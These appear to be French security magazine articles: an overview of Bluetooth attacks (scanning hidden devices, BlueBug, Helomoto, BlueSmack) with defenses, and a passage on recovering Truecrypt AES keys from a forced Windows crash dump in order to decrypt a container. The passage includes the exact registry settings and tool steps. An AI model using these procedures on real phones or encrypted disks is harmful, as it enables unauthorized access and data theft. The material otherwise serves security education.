Un équipement Bluetooth aussi appelé un périphérique est décomposé en plusieurs caractéristiques propres à lui-même :

Son adresse BT plus connue sous le nom de `BD_ADDR` similaire à une adresse MAC : les 3

### CET ARTICLE EXPLIQUE...

Les notions de bases sur les réseaux bluetooth.

Les attaques possibles via les réseaux bluetooth.

Comment se protéger de ces attaques.

### CE QU'IL FAUT SAVOIR...

Connaissance en système d'exploitation UNIX/Linux.



premiers octets sont ceux définis par le constructeur, suivis de 3 octets propres à l'équipement.

Sa classe. Celle-ci est propre au type de périphérique dont il s'agit. Il peut s'agir d'une oreillette Bluetooth, téléphone mobile, clavier etc.

Un niveau de sécurité Bluetooth

Il existe en tout et pour tout 3 types de sécurité pour le Bluetooth :

- *Mode 1* : Pas de mécanisme de sécurité.
- *Mode 2* : Sécurité assurée au niveau applicatif.
- *Mode 3* : Sécurité assurée au niveau liaison de données.

## Le Bluetooth, une histoire de couche

Le protocole Bluetooth peut se décomposer en sous-couches liées les unes aux autres : les attaques distantes peuvent donc s'opérer à différents niveaux.

## HCI

L'abstraction matérielle est assurée par HCI (Host Controller Interface). Il s'agit de l'interface entre le système d'exploitation et le firmware Bluetooth. Celui-ci gère différentes opérations basiques, dont la découverte des équipements distants. Il est possible d'utiliser l'utilitaire hcidump pour cela :

```
nocrash:~# hcidump
HCI sniffer - Bluetooth
packet analyzer ver 1.28
device: hci0 snap_len: 1028 filter:
0xffffffff
< HCI Command: Inquiry (0x01|0x0001)
plen 5
> HCI Event: Command Status (0x0f)
plen 4
> HCI Event: Inquiry Result (0x02)
plen 15
> HCI Event: Inquiry Result (0x02)
plen 15
> HCI Event: Inquiry Complete (0x01)
plen 1
```

## L2CAP

L2CAP est l'équivalent d'un protocole d'accès au média, propre au Bluetooth,



Figure 1. Interconnexion entre les différentes couches Bluetooth

permettant de multiplexer des protocoles de couches supérieures et de gérer les contraintes telles que la fragmentation des paquets et le ré-assemblage.

Il fonctionne via des canaux appelés PSM (Protocol/Service Multiplexer) qui se chargent de rediriger les requêtes vers les protocoles des couches supérieures.

## SDP

SDP (Service Discovery Protocol) permet de lister les services disponibles sur un périphérique, ainsi que différentes informations relatives : PSM/Ports RFCOMM, description des services, encodage, etc. Il s'agit uniquement d'informations : il est tout à fait possible d'utiliser un service sans que celui-ci soit pour autant répertorié par le serveur SDP distant.

## RFCOMM

Le protocole RFCOMM permet d'effectuer des communications de type RS232 (série) sur L2CAP en Bluetooth. Les oreillettes Bluetooth peuvent également utiliser RFCOMM via un service Handfree Audio Gateway par exemple. De nombreux équipements communiquent via RFCOMM : selon l'implémentation de la pile Bluetooth, et le port RFCOMM, une authentification de type pairing peut être requise.

## OBEX

OBEX (OBject EXchange) est un protocole d'échange d'objets, comme son nom l'indique, tels que des entrées de calendriers, de carnets d'adresses,

ou encore de simples fichiers. Il est donc possible d'envoyer ou de recevoir des données depuis un terminal Bluetooth. Le port utilisé est en général indiqué dans l'enregistrement du serveur SDP : Service Name: OBEX Object Push

```
Service RecHandle: 0x10000
Service Class ID List:
"OBEX Object Push" (0x1105)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 5
"OBEX" (0x0008)
(...)
```

## Les commandes permettant d'interagir avec le protocole bluetooth

De nombreuses commandes permettant d'interagir avec le protocole bluetooth et cela de manière tout à fait légale. Nous verrons dans un chapitre suivant que certaines de ces commandes ont été détournées à des fins malicieuses.

### Hcitol

La recherche de périphériques s'effectue via une commande de type inquiry. Les périphériques contactés doivent être joignables et détectables (mode discoverable). Il est également possible, d'identifier par bruteforce ceux qui sont en mode caché mais cette technique peut se révéler assez longue :

```
nocrash:~# hcitool inq
Inquiring ...
```



```
00:15:A0:XX:XX:XX clock offset:
  0x4b4e class: 0x50020c
00:03:C9:YY:YY:YY clock offset:
  0x7e8d class: 0x520310
```

Dans cet exemple, la commande « *hcitool inq* » a détecté deux périphériques distincts. Il s'agit d'un téléphone Nokia N70 ainsi que d'une LiveBox Wanadoo reconnaissable grâce à leur adresse BT comme nous avons pu le voir précédemment.

## l2ping

*l2ping* permet d'envoyer à un périphérique des paquets de niveau L2CAP de type ECHO REQUEST, à la manière d'un ping classique ICMP. La taille des paquets, leur nombre, ainsi que l'adresse Bluetooth source peuvent être spécifiés. Certaines implémentations des piles ne répondent volontairement pas à ces requêtes. C'est le cas de nombreuses oreillettes Bluetooth par exemple. Pour une utilisation un peu plus malicieuse, cette commande servira à confirmer la présence d'un périphérique Bluetooth n'étant pas en mode découverte. Même lorsque les périphériques ne sont pas en mode découvertes, ils répondent obligatoirement à une requête ping.

```
nocrash:~#l2ping -c 3 00:15:A0:XX:
XX:XX
Ping: 00:15:A0:XX:XX:XX from 00:20:
E0:75:83:DA (data size 44) ...
0 bytes from 00:15:A0:XX:XX:XX
id 0 time 64.18ms
0 bytes from 00:15:A0:XX:XX:XX
id 1 time 43.94ms
0 bytes from 00:15:A0:XX:XX:XX
id 2 time 37.25ms
3 sent, 3 received, 0% loss
```

## sdptool

*sdptool* permet d'effectuer différentes opérations au niveau L2CAP : des requêtes directes vers les périphériques distants, mais également la configuration du serveur *sdpd* (ajout/suppression de services par exemple) sur la machine locale afin de répondre aux requêtes SDP entrantes.

Pour simple exemple, la commande *sdptool browse 00:15:A0:XX:XX:XX* permet




Figure 2. *Btscanner* en utilisation

de lister les services disponibles sur un téléphone mobile, et ils peuvent parfois s'avérer très nombreux ! La multiplication des services distants les rend évidemment d'autant plus vulnérables.

## rfcomm

*rfcomm* permet d'établir une communication de type RFCOMM entre 2 périphériques.

## hcidump

*hcidump* permet de suivre les envois ainsi que les réceptions des paquets à partir du protocole HCI jusqu'à des protocoles de plus haut niveau. Il est analogue, bien que beaucoup moins évolué, à un outil du même type : *tcpdump*

Cependant, *hcidump* ne permet pas d'écouter le trafic ne concernant pas la machine locale car le trafic est filtré de façon matérielle par le chipset Bluetooth. Une écoute passive de trafic est cependant possible en utilisant des chipsets Bluetooth.

Une majeure partie de ces simples commandes ont été détourné à des fins malicieuses afin de pouvoir mettre à mal la sécurité des périphériques Bluetooth.

Ces outils pullulent véritablement sur la toile et il serait juste impossible de tous les nommer et encore moins possible d'expliquer l'ensemble de leur fonctionnalités. Néanmoins, il existe un excellent lien [1] permettant de regrouper un nombre relativement important d'outil en tout genre concernant la mise en place d'attaque sur les réseaux Bluetooth.

(scan de périphérique, exploitation de faille etc.)

## L'insécurité du Bluetooth, une réalité

Comme nous l'avons dit précédemment, le protocole Bluetooth et plus précisément les sous couches qu'il implémente possèdent quelques failles de sécurité. Nous allons donc présenter quelques outils permettant de manipuler les opérations effectuées avec le protocole de communication Bluetooth.

## Scan de réseaux

Comme nous avons pu le dire précédemment, ce n'est pas parce qu'un périphérique est en mode non détectable qu'il n'est pas possible de le recenser. Pour cela, nous allons avoir recours à une attaque de type bruteforce sur l'adresse Bluetooth.

Il existe plusieurs outils permettant de réaliser ce type de scan, *redfang* le permet tout comme *btscanner* qui pour ma part est l'un de mes préférées. Le scan des plages allant de 00:00:00:00:00:00 à FF:FF:FF:FF:FF:FF peut être un peu long, c'est pourquoi l'outil *btscanner* permet de spécifier des plages plus courtes comme par exemple en fonction du constructeur.

Il est donc possible de voir grâce à la figure 2 que plusieurs périphériques Bluetooth ont été identifiés à proximité de nous. Il est possible de voir leur BT adresse, leur classe ainsi que le nom auquel ils répondent.

## BlueBug

Le BlueBug est sûrement la faille pouvant se révéler la plus lourde de conséquences pour une victime. Elle consiste à se connecter sur un port RFCOMM ne nécessitant aucune authentification et permettant l'accès à un set de commandes AT\*. Ces commandes permettent un contrôle quasi intégral du téléphone, de ses paramètres, de sa configuration, etc.

De nombreux scénarii peuvent être imaginés. La simplicité de cette attaque est redoutable face aux conséquences qu'elle peut avoir (factures de téléphone, compromission de données sensibles, etc.). Il suffit de sniffer rapidement les équipements présents dans un lieu public pour se rendre compte de son réalisme et de la simplicité de sa mise de en œuvre.

Il est possible de récupérer le carnet d'adresses avec les commandes AT : btxml permet d'automatiser ces commandes et propose une sortie XML du carnet d'adresses distant.

## Helomoto

Comme son nom l'indique ironiquement, Helomoto est une attaque visant les téléphones mobiles Motorola. Elle consiste à initier l'envoi d'un objet OBEX. Celui-ci, volontairement interrompu, permet de placer l'attaquant dans la liste des périphériques de confiance.

Une fois ajouté, l'attaquant peut se connecter en RFCOMM (BlueBug) sur le service RFCOMM Headset de l'appareil sans authentification préalable. La suite

est une attaque type BlueBug classique comme nous venons de le voir précédemment.

## Blue Smack

BlueSmack est une attaque visant à bloquer les périphériques Bluetooth (crash de la pile ou du système d'exploitation distant) via une requête l2ping anormalement longue ou via de très nombreuses requêtes (flood ping).

Cette attaque ne marche pas avec tous les équipements du fait que certains équipements limitent la taille des trames L2CAP reçues, réduisant ainsi les risques de congestion au niveau de leurs files d'attente.

Il n'existe pas de norme pour le MTU (Max Transmission Unit) des paquets L2CAP. Des trames forgées semi-aléatoires peuvent cependant conduire à un déni de service.

## Se protéger

Depuis le début de cet article, nous sommes en train de vous montrer un monde véritablement noir ou l'ensemble des données peuvent être volées assez facilement et où des pirates informatiques peuvent utiliser votre téléphone à votre insu mais rassurez-vous, tout n'est pas complètement noir dans ce monde cruel.

En effet, comme nous avons pu le dire, les problèmes de sécurité viennent régulièrement des sous couches. Ces mêmes sous couches sont régulièrement mise à jour par les éditeurs, il est donc possible de se prémunir de nombreuses attaques en mettant à jour vos

## Sur Internet

- [1] Liste d'outil spécifique au Bluetooth : <http://hackbbs.org/index.php?nav=art&article=bluetooth>
- Définition du bluetooth : <http://fr.wikipedia.org/wiki/Bluetooth>
- OSWA-Assistant : <http://securitystartshere.org/page-training-oswa-assistant.htm>
- BackTrack FRHACK Edition : <https://www.securinfos.info/frhack/frhack-os.iso>
- Article sur la sécurité des réseaux Bluetooth : <http://www.secuobs.com/news/05022006-bluetooth1.shtml>

périphériques bluetooth dans la mesure du possible.

Evidemment, l'autre mesure afin de se prémunir de ce type d'attaque est de tout simplement désactiver le bluetooth dans les options du téléphone lorsque ce dernier n'a pas d'utilité d'être activé. Cette mesure relativement simple n'est souvent pas réalisée du fait que les utilisateurs n'y pensent tout simplement pas. Cela reste néanmoins une technique rapide et efficace pour ne plus avoir à se soucier des hackers à la dent bleue.

## Conclusion

Au jour où les réseaux sans fils deviennent vraiment quelque chose d'incontournable, leur sécurité est sans cesse mise à mal par de nombreuses personnes dont les intentions sont plus ou moins louables. Les réseaux bluetooth, comme vous l'aurez compris n'échappent pas aux règles. Il est donc nécessaire d'être prudent lors de leur utilisation. Comme nous avons pu le voir dans la dernière partie, une simple désactivation permet d'éviter bien des problèmes, pensez y, cela peut vous éviter de vous mordre les doigts par la suite.

### Régis SENET,

actuellement stagiaire pour la société JA-PSI est étudiant en cinquième année à l'école Supérieure d'informatique SUPINFO. Passionné par les tests d'intrusion et les vulnérabilités Web, il tente de découvrir la sécurité informatique d'un point de vue entreprise. Il est actuellement en train de s'orienter vers le cursus CEH, LPT et Offensive Security.  
Contact : [regis.senet@supinfo.com](mailto:regis.senet@supinfo.com)  
Site internet : <http://www.regis-senet.fr>



Figure 3. Liste d'outil spécifique au Bluetooth



JÉRÔME BISE

A cause de plusieurs méprises dans le procès de production dans notre magazine l'article « La RAM: une vulnérabilité avérée des disques chiffrés » de notre auteur Jérôme Bise a été publié avec plusieurs erreurs. Dans cette issue nous publions la version corrigée par l'auteur. Nous prions l'auteur et ses collaborateurs de bien vouloir accepter nos sincères excuses.

## LA RAM : Une vulnérabilité avérée des disques chiffrés

Degré de difficulté



Les disques chiffrés de manières logiciel sont-ils inviolables? Le présent article expose dans un premier temps une vulnérabilité permettant de déchiffrer ces disques, via la récupération de certaines informations en RAM. Dans un deuxième temps, plusieurs méthodes permettant de contrer cette vulnérabilité seront exposées.

Les manipulations du code source présenté dans cet article ont été réalisées sous Ubuntu 8.04. On n'a pas choisi de le faire sous Windows en raison de la lourdeur des logiciels nécessaires à la compilation du code source et de leurs coûts (requiers: Visual Studio 2008, MVSC C++ 1.52, DDK Windows, etc.). De plus les modifications apportées au code source servent de démonstration pour l'article, ils ne doivent pas être reproduit pour une utilisation opérationnelle.

### Introduction

Les systèmes de chiffrement de disque à la volée (FDE, on the Fly Disk Encryption) sont des logiciels permettant d'assurer la confidentialité des données. Ces systèmes permettent de chiffrer/déchiffrer les données d'un disque dur lorsque l'on y accède. Ils sont complètement transparents pour les utilisateurs (excepté la saisie d'un mot de passe). L'utilisation de FDE est aujourd'hui de plus en plus courante, que ce soit par des entreprises ou des particuliers pour assurer la confidentialité des données.

Sur le marché on trouve bon nombre de FDE (Zone Central de PrimX, DM-Crypt, Truecrypt, etc.) disponibles sur plusieurs plates-formes. Mais quel est le niveau de protection garanti par ces FDE? Là où certain n'affiche que des références, d'autres sont certifier par la DCSSI, par exemple :

- Zone Central : EAL 2+,
- Truecrypt : CSPN.

Cependant malgré ces certifications, des FDE restent vulnérables. Cet article propose de démontrer une vulnérabilité commune à plusieurs FDE, qu'ils soient propriétaires ou non, certifiés ou non. Une récente étude du CITP (Center for Information Technology Policy) de l'université de Princeton a démontré qu'il était possible de récupérer des clés de chiffrement en RAM (AES et RSA). Cette attaque porte le nom de "Cold Boot". Le principe est de récupérer les barrettes de RAM pour en extraire les éléments secrets. La faisabilité d'une telle attaque implique notamment:

- un accès physique à la machine,
- qu'elle soit en cours de fonctionnement,
- un temps de réalisation court (dû à la faible persistance des données en RAM une fois hors tension et au risque d'être découvert).

Cette attaque est donc difficilement réalisable ce qui minimise grandement son impact au niveau opérationnel et donc sa prise en compte par les utilisateurs. Cet article montre grâce aux recherches du CITP:

- la possibilité de mener une telle attaque sans passer obligatoirement par un accès physique,
- la conduite de cette attaque, de la récupération des clés au déchiffrement des données,
- les moyens de s'en prémunir.

### CET ARTICLE EXPLIQUE...

Comment récupérer des clés AES en RAM,

Comment les utiliser pour déchiffrer un disque dur,

Quelles solutions mettre en place contre cette menace.

### CE QU'IL FAUT SAVOIR...

Savoir utiliser Windows et Linux,

La programmation en C/C++,

Les bases de la cryptographie.




Figure 1. Synoptique chiffrement AES-XTS d'un entête Truecrypt

Le but est de sensibiliser les utilisateurs de FDE des menaces pesant sur la confidentialité de leurs données et de la réalité d'une telle attaque.

### Principe

Les manipulations présentées au cours de cet article ont été réalisées avec Truecrypt V6.2. Ce FDE a été certifié CSPN par la DCSII dans sa version 6.0a. Truecrypt permet de faire du chiffrement à la volée avec :

- un disque dur (ou une partition),
- un conteneur (exemple pris dans cet article),
- l'ensemble d'un système d'exploitation.

Lorsque l'on souhaite accéder à des données chiffrées dans un conteneur (ou

un disque), on est invité à saisir son mot de passe. Une fois saisi, le mot de passe est utilisé dans une fonction de dérivation de clef (PBKDF2). Cette fonction génère deux clés (nommé HeaderKeys HK) à partir d'un mot de passe et d'un sel. HK serviront à chiffrer/déchiffrer l'en-tête du conteneur contenant, les clefs de chiffrements des données (nommées MasterKey et SecondaryKey : MK, SK ). Le chiffrement utilisé dans cet article est AES avec le mode XTS cf. Figure 1. C'est l'utilisation de ce mode particulier qui nécessite la présence de deux clés.

Une fois que MK et SK ont été récupérées, elles se trouvent en RAM tant que le conteneur est en cours d'utilisation. Une fois que le volume est démonté, MK et

#### Listing 1. Erreur du BOSD généré par crash dump

```
*** STOP: 0x000000E2 (0x00000000,
0x00000000,0x00000000,
0x00000000)
The end-user manually
generated the crashdump.
```

#### Listing 2. Clés récupérées en RAM

```
606433e1479ba65d746e2d2bbd6a1034
3cab8a95f649e42dd7006e780afeb13c
dfea3045db773064d3c2299d8ebc10fd
5ab4140a570c256b53dee55623125108
000102030405060708090a0b0c0d0e0f
101112131415161718191a1b1c1d1e1f
```

SK sont effacées définitivement de la RAM grâce à la fonction Burn(). Cette fonction est chargée d'effacer proprement les données en RAM pour empêcher de les récupérer une fois le conteneur démonté.

Le principe de l'attaque, est de récupérer l'ensemble des clés de chiffrement en RAM (en contournant cette fonction burn()) et de retrouver parmi elles MK et SK. Le nombre de combinaison possible  $\lambda$  est défini par la formule décrite dans la Figure 2. Ce nombre dépend du nombre d'arrangement composé de p clés parmi les n clés récupérées ainsi que du nombre d'algorithmes de chiffrements et de système de fichier disponibles par le FDE. Pour XTS, MK ne peut pas prendre la place de SK et vice versa c'est pour cela que l'on utilise la formule de l'arrangement au lieu de celle des combinaisons. Si on prend un cas défavorable (en récupérant 10 clés en RAM), cela fait 1440

$$\lambda = A_n^p \times n_{algo} \times n_{fs}$$

$$A_n^p = \frac{n!}{(n-p)!}$$

$i$  = nombre d'arrangements possible (combinaisons)  
 $n$  = nombre de clés récupérées  
 $p$  = nombre de clés utilisés par le mode (ex: 2 pour XTS)  
 $n_{algo}$  = nombre d'algorithmes de chiffrements  
 $n_{fs}$  = nombre de systèmes de fichiers disponibles

Figure 2. Formule du nombre de clés possibles




Figure 3. Injection de MK et SK et remplacement de l'entête



Nom	Type	Données
(par défaut)	REG_SZ	(valeur non définie)
AutoReboot	REG_DWORD	0x00000001 (1)
CrashDumpEnabled	REG_DWORD	0x00000001 (1)
DumpFile	REG_EXPAND_SZ	%SystemRoot%\MEMORY.DMP
LogEvent	REG_DWORD	0x00000001 (1)
MinidumpDir	REG_EXPAND_SZ	%SystemRoot%\Minidump
Overwrite	REG_DWORD	0x00000001 (1)
SendAlert	REG_DWORD	0x00000001 (1)

Figure 4. Activation du crash dump

combinaisons possibles (avec 2 systèmes de fichiers et 8 algorithmes). C'est-à-dire que même dans un cas pessimiste on est loin des 2 512 ≈ 1,3.10<sup>154</sup> possibilités (en brute force, 512 bits de clés à trouver). Car même en passant 1ns par clés il faudrait plus d'une vie pour tester toutes les combinaisons en brute force. Pour identifier le bon couple de clés parmi les n récupérées, il faut déchiffrer les premiers octets du conteneur afin de déterminer si les données récupérées correspondent au début d'un système de fichiers. Lorsque cela est fait, on sait que l'on a identifié MK et SK.

Une fois que l'on a trouvé le bon couple de clé, on va générer un faux en-tête Truecrypt dont on connaît le mot de passe et qui contiendra MK et SK. On s'en servira ensuite pour remplacer celui du conteneur à déchiffrer. Une fois que l'on saisira notre mot de passe, Truecrypt déchiffrera notre en-tête et prendra le couple (MK ; SK) que nous lui avons donné pour déchiffrer les données du conteneur cible (cf. Figure 3). On aura donc déchiffré les données sans le mot de passe de l'utilisateur.

NB : Cet article ne présente pas de moyen pour récupérer les clés en RAM et le conteneur cible à distance. Car il existe suffisamment de vulnérabilité pour récupérer un fichier à distance et d'exécuter un code malveillant chargé de récupérer des données en RAM. La plus valeur de cet article repose sur le déchiffrement du conteneur cible (qui reste largement supérieur aux

attaques par brute force) et les méthodes permettant de s'en prévenir. Il est également important de savoir que le problème exposé dans cet article, est en dehors du périmètre de l'évaluation CSPN de Truecrypt. De plus, Truecrypt reste un excellent logiciel de chiffrement de disque, dont les concepteurs prennent très à cœur les aspects SSI et il n'est pas le seul sensible à cette attaque.

## La vulnérabilité

Le système cible est équipé de Windows XP et du FDE Truecrypt. Le conteneur cible utilise l'algorithme de chiffrement et le système de fichier proposé par défaut (AES-XTS et FAT16). On part de l'hypothèse que l'utilisateur a monté son conteneur.

## Dump mémoire

La première étape consiste à récupérer le contenu de la RAM. Pour cela, une méthode simple consiste à générer un crash dump qui va copier tout le contenu de la RAM dans un fichier. Il faut savoir que les pages de la RAM contenant les clés ne sont pas accessibles par les comptes ayant des droits par défaut. L'avantage du crash dump, c'est le système qui l'exécute. Il peut donc y accéder. Cette opération nécessite de modifier quelques paramètres du registre (cf. Figure 4).

Dans la clé : HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\CrashControl,

Il faut positionner les valeurs CarshDumpEnabled à 1. Cela crée une

copie totale de la RAM dans le fichier défini dans la clé DumpFile.

La génération d'un crash dump se fait lorsqu'une action non autorisée est faite sur l'OS (au niveau ring 0), cela produit une erreur non rattrapable. Le système se stop est affiche un BSOD. Dans notre cas, nous allons réaliser cette action, par une combinaison de touche, en modifiant une des clés suivantes en fonction du type de clavier :

Clavier PS/2, positionner la valeur :

- HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\i8042prt\Parameters\CrashOnCtrlScroll à 1 (REG\_DWORD)

Clavier USB :

- HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\kbdhid\Parameters\CrashOnCtrlScroll à 1 (REG\_DWORD)

La combinaison : CTRL droit + SCROLL LOCK + SCROLL LOCK fera apparaître un écran bleu avec le message du Listing 1 et créera la copie de la RAM.

## Extraction et identification du couple (MK;SK)

Comme notre utilisateur avait son conteneur monté lors du crash dump, les clés sont à présent dans le fichier de dump : "MEMORY.DMP". Pour les récupérer, nous allons utiliser le programme du CTFP nommé 'aeskeyfinder' (disponible sous Linux). Ce programme permet de trouver dans un fichier, des éléments étant potentiellement des clés de chiffrement AES. Pour cela, il effectue sur chaque bloc de 128 et 256 bits un calcul afin de mesurer son niveau d'entropie. Si le niveau est suffisant, l'utilitaire enregistre le bloc en tant que clé potentielle. Le Listing 2 contient l'ensemble des clés retrouvées dans la RAM de notre machine de test, ainsi que la commande utilisée pour les extraire du crash dump.

Le but maintenant est d'identifier le bon couple (MK ;SK). Pour se faire, nous allons déchiffrer une partie du conteneur avec les différentes combinaisons de clé (ici 6), afin d'identifier le début d'un système de fichier. En réalité, si l'on met de côté les hypothèses

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	EB	3C	90	4D	53	44	4F	53	35	2E	30	00	02	01	02	00	␣-MSDOSS.0
00000016	02	00	02	00	4E	F8	4E	00	01	00	01	00	00	00	00	00	NaN
00000032	00	00	00	00	00	00	29	3D	14	3F	49	4E	4F	20	4E	41	␣-71NO NA
00000048	4D	45	20	20	20	20	46	41	54	31	36	20	20	20	00	00	HE FAT16

Figure 5. Début d'une partition FAT 16




Figure 6. Banc de test Truecrypt



Figure 7. Volume Truecrypt

de l'attaque on aurait 96 combinaisons car on a 2 systèmes de fichiers et 8 algorithmes de chiffrement disponibles sur la version Windows de Truecrypt. Le système de fichier par défaut proposé est FAT 16. Nous allons donc tenter de retrouver la suite (46 41 54 31 36 = FAT 16 en ASCII) cf. Figure 5. Cet suite commence au 54ème octet du système de fichier.

Le mode de chiffrement AES-XTS a besoin d'un certain nombre de

```

Listing 3. Identification du système de fichier

Chiffré :
11D30BC44026B92B6D016BE17930E99A
Déchiffré
4d452020202046415431362020200000
    
```

paramètres pour effectuer une opération de chiffrement ou de déchiffrement (en plus de MK et SK), à savoir :

- Un numéro de bloc. Chaque blocs est composé de 16 octets,
- Un numéro d'unité, chaque unité est composé de 32 blocs soit 512 octet.

Les 65535 premiers octets d'un conteneur sont réservés pour l'en-tête, les 65535 suivants sont réservés pour l'en-tête des volumes cachés. Par conséquent notre système de fichiers commence à l'octet 131072. C'est-à-dire que s'il s'agit d'un disque en FAT 16 on retrouvera notre suite de nombre dans l'unité 100(16), bloc 3 ((131072+48) :512=256(10)=100(16)). Pour déchiffrer ce bloc il faudrait implémenter l'algorithme de chiffrement AES-XTS,

ce qui n'est pas une mince affaire. Cependant, Truecrypt fournit un banc de test (cf. Figure 6) qui permettra de le déchiffrer rapidement.

Le Listing 3 donne la valeur chiffrée et claire de l'unité 100, bloc 3 du conteneur récupéré.

Comme nous avons retrouvé la suite magique, nous pouvons en déduire deux choses :

- Le disque chiffré contenu dans le conteneur est au format FAT 16,
- Le couple (MK;SK) testé sur le banc de test est le bon.

Si nous n'avions pas trouvé le bon couple, nous aurions dû tester d'autres clés et système de fichiers jusqu'à identification des deux paramètres précédents. Si l'on reprend notre cas défavorable à 6 combinaisons de clés. En prenant tous les systèmes de fichiers proposés par Truecrypt (NTFS, FAT, EXT2, EXT3) et les huit algorithmes de chiffrement, on atteint seulement  $6 \times 8 \times 4 = 192$  possibilités pour un conteneur récupéré sous Linux et 96 sous Windows, soit largement moins qu'un attaché case avec un code à trois chiffres.

### Génération d'un en-tête Truecrypt et injection de (MK;SK)

